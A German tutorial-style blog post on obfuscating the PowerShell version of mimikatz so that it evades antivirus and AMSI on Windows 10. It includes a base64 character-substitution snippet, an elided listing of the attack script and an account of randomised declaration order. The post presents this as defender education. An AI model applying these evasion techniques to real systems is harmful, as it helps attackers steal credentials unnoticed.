

Inhalt

Einleitung	1
Das Zielsystem: Windows 10 v1903	1
Die Mutation eines Schadcodes	2
Die Anwendung mimikatz.exe	2
Das (PowerShell-) Original (leseoptimiert).....	3
Die Obfuskierung	5
Veränderung des gespeicherten Textes	5
Das zufällige Deklarieren	7
Aliase statt bekannter Namen	11
Der verschachtelte Aufruf	14
Schutzmaßnahmen	16
aktive Schutzvorkehrungen	17
aktives Monitoring	17
Zusammenfassung	17

Einleitung

Wer kennt nicht das kleine Tool **mimikatz** vom Programmierer Benjamin DELPY (gentilkiwi)? Mit diesem Werkzeug können Passwortinformationen aus Windows Betriebssystemen extrahiert werden. ein must have für Hacker und Pentester!

Den Sourcecode stellt der Programmierer frei im Internet zur Verfügung. So ist es nicht sehr überraschend, dass die exe-Datei ebenso wie die dll-Datei von nahezu jedem Antivirus-Programm sofort eliminiert werden (sollte das bei euch nicht der Fall sein dann ist euer System nicht mit dem Basisschutz unterwegs!).

Die **Herausforderung** für mich war nun, den Code auf modernen Betriebssystemen dennoch zum Laufen zu bringen. Dazu gab es einige Hürden zu nehmen. Und die Evolution meiner Code-Modifikation möchte ich hier einmal vorstellen.


Ein wichtiger Hinweis: es geht mir in diesem WSHoWto ausdrücklich nicht um das Nachbauen meiner Lösung. Vielmehr liegt mein Fokus beim **Aufzeigen verschiedener Strategien zum Umgehen von Schutzmaßnahmen**. Im Endeffekt wird einmal mehr deutlich werden: es gibt keinen effektiven Schutz von solchen Angriffsszenarien!

Wir brauchen als Administratoren immer einen Plan B nach der Devise „**Asume the Breach – ein Angreifer kann erfolgreich sein**“. Was macht ihr dann?

Das Zielsystem: Windows 10 v1903

Inspiziert von meinem letzten Security-Workshop (an der Stelle auch noch mal ein dickes Dankeschön an meine Teilnehmer!) habe ich mir eine kleine Aufgabe gestellt: der **mimikatz**-Code soll auf dem derzeit aktuellen Windows 10 Version 1903 mit aktivem und aktuellen Windows Defender laufen.


Die Testbenutzerin hat keine administrativen Rechte. Alle Standardschutzkomponenten sind unverändert aktiv (Es ist also durchaus für die BlueTeamer noch Luft nach oben!).




Die Mutation eines Schadcodes

Die Anwendung mimikatz.exe

Dieser Fall ist recht klar: wenn ein Angreifer die Anwendung mimikatz.exe oder ihre dll-Datei auf ein Zielsystem kopiert, dann schlägt Antivirus zu:





Es muss also eine andere Lösung her. Ganz ehrlich: das wäre auch zu einfach gewesen... 😊


Das (PowerShell-) Original (leseoptimiert)

Wie praktisch, dass es die PowerShell im Zielsystem als festen Bestandteil gibt. Mit dieser hat ein Angreifer Zugriff auf die große .net-Welt. Und das haben findige Programmierer genutzt und einen tollen Code erstellt. Dieser kann mit der PowerShell eine dll-Datei in den Arbeitsspeicher laden und ausführen. Nur wird leider auch die dll-Datei als Schadcode erkannt.

Die Powershell kann aber auch Date als BASE64-Code verarbeiten. Somit konnte die dll-Datei direkt in das PowerShell-Script integriert werden. Und genau das haben die Entwickler getan: eine komplette Lösung in einer Textdatei. Meine Version ist nur optisch etwas korrigiert (und damit lesbarer):

```
01-fast-Original.ps1 X
1009 # Function Invoke-CreateRemoteThread {...}
1010
1057 # Function Get-MemoryProcAddress {...}
1058
1102 # Function Test-MemoryRangeValid {...}
1103
1135 # Function Copy-Sections {...}
1136
1195 # Function Get-Win32Constants {...}
1196
1231 # Function Add-SignedIntAsUnsigned {...}
1232
1274 # Function Get-VirtualProtectValue {...}
1275
1341 # Function Convert-UIntToInt {...}
1342
1352 # Function Import-DllInRemoteProcess {...}
1353
1430 # Function Sub-SignedIntAsUnsigned {...}
1431
1476 # Function Get-Win32Types {...}
1477
1802 # Function Update-ExeFunctions {...}
1803
2047 # Function Get-PEDetailedInfo {...}
2048
2106 # Function Update-MemoryAddresses {...}
2107
2209 # Function Invoke-MKCommand {...}
2210
2319 # Function Shutdown-MK {...}
2320
2332 $PEBytes64 = "TVQgAAMAAAAA//8AAIgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAATIEAAA4fug4ATANibgbTMOHvGhpcyBwcm9mFTIGNhbSvdCB1ZSYdyd4gaw4qR9TIG1vZGUu
2333
2334
```


Das fertige Script kann man im Internet herunterladen. Antivirus-Hersteller tun das natürlich auch, und somit werden diese Textdateien als Schadcode erkannt und eliminiert. Hier seht ihr meinen Kaspersky AV bei der Arbeit:




Das Script wird zuverlässig bewertet:



Interessant ist aber, dass offensichtlich nicht alle Hersteller diese Dateien in ihre Erkennung integrieren. Der (aktuelle) Windows Defender lässt die Datei einfach auf meinem Desktop liegen:



Aber seit Windows 10 gibt es ja AMSI – das Anti Malware Scan Interface! Dieses dient als Schnittstelle zwischen einem AV (Antivirus) und diversen Komponenten im Betriebssystem. Dazu gehört auch die PowerShell. Der Code wird also zur Laufzeit gescannt und erfolgreich blockiert:



```
PS C:\Users\tessa.test\Desktop> .\01-fast-Original.ps1
At C:\Users\tessa.test\Desktop\01-fast-Original.ps1:1 char:1
+ Function Copy-ArrayOfMemAddresses {
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\tessa.test\Desktop>
```

So ist der Schutz wieder gewährleistet. Oder? 😊 Naja, das waren die öffentlich auffindbaren Varianten. Auf geht's zu meiner Modifikation!

Die Obfuskierung

Veränderung des gespeicherten Textes

Ich stellte mir folgende Fragen: Woran erkennt ein AV den Text als Schadcode? Sind es einzelne Schlagworte? Ist es ein Hash über den Inhalt? Vielleicht ist es eine Mischung aus allem?

Daher hatte ich 2 Ziele:

1. Der Code soll als Textdatei nicht erkannt werden
2. Der Code soll zur Laufzeit in der PowerShell nicht erkannt werden

Die Methode wird **obfuscation** (Verschleierung) genannt. Aber egal wie man es dreht: Zur Laufzeit muss der Code interpretierbar und somit lesbar sein! Daher versuchte ich es mit einer BASE64-Umwandlung. Doch moderne AV-Lösungen können das einfach wieder umkehren und den Code erkennen – ähnlich wie sie zip-Dateien öffnen und den Inhalt analysieren. Ein einfaches BASE64 genügt nicht! Aber was wäre, wenn ich im BASE64-Text bestimmte Zeichen durch andere ersetze und diesen Vorgang zur Laufzeit umkehre? Dann kann ein Scanner nur noch **Textfragmente** erkennen – und schlägt vielleicht nicht mehr an!

So könnte eine Obfuskierung aussehen. Die 3. Ausgabezeile ist für einen AV nicht mehr lesbar:


```

1  cls
2
3  # Klartext
4  $cleartext = "Das ist mein Text"
5  Write-Host "Klartext:  $cleartext"
6
7  # Konvertierung in BASE64
8  $cleartext = $cleartext -join "`r`n"
9  $bytes = [System.Text.Encoding]::Unicode.GetBytes($cleartext)
10 $base64 = [Convert]::ToBase64String($bytes)
11 Write-Host "BASE64-Text: $base64"
12
13 # Obfuskierung des BASE64-Textes
14 $obfuscated = $base64 -creplace 'A','#'
15 Write-Host "BASE64-mod: $obfuscated"
16
17 # Konvertierung und Deobfuskierung in Klartext
18 $tmp = $obfuscated -replace '#','A'
19 $result = [System.Text.Encoding]::Unicode.GetChars([Convert]::FromBase64String($tmp)) -join ''
20 Write-Host "Ergebnis:  $result"
21


```

```


Klartext:  Das ist mein Text
BASE64-Text: RABhAHMAIABpAHMAdAAG0AZQBpAG4AIABUAGUAeAB0AA==
BASE64-mod: R#Bh#HM#I#Bp#HM#d##g#G0#ZQBp#G4#I#BU#GU#e#B0###==
Ergebnis:  Das ist mein Text

```


Überträgt man das nun auf das originale Script, dann wird aus dem Klartext links der verschleierte BASE64-Code rechts. Eine Zeile „obfuscated“ entspricht dabei einer ganzen Funktion!



Zur Laufzeit werden nun einfach alle unlesbaren Zeilen in lesbares BASE64 und dann in Klartext interpretiert. Der Rest ist ein einfaches Invoke-Expression! So kann die Datei gespeichert werden, ohne dass der Kaspersky aktiv wird:



Und das gilt natürlich auch für den Windows Defender (der die Ursprungsdatei ja auch schon ignorierte):




Das zufällige Deklarieren

Dann ist da aber noch das **Laufzeitproblem**. Wenn das zerstückelte BASE64 wieder zusammengesetzt wird, dann entsteht in der PowerShell das originale Script im Arbeitsspeicher. Und hier greift die Schnittstelle **AMSI**.

Aber was erkennt der AV über AMSI? Erkennt er den Code vielleicht an der Reihenfolge der Codezeilen?

Finden wir es heraus: ich kann ja die Funktionsanweisungen zur Laufzeit in einer zufälligen Reihenfolge verarbeiten (get-random). Der PowerShell und auch mimikatz ist es egal, in welcher Folge die Deklaration vorgenommen wird, solange zum Ende alle Puzzleteile vorhanden sind. Das könnte dann so aussehen (nebenbei: auch die dll-Datei kann obfuskiert werden):



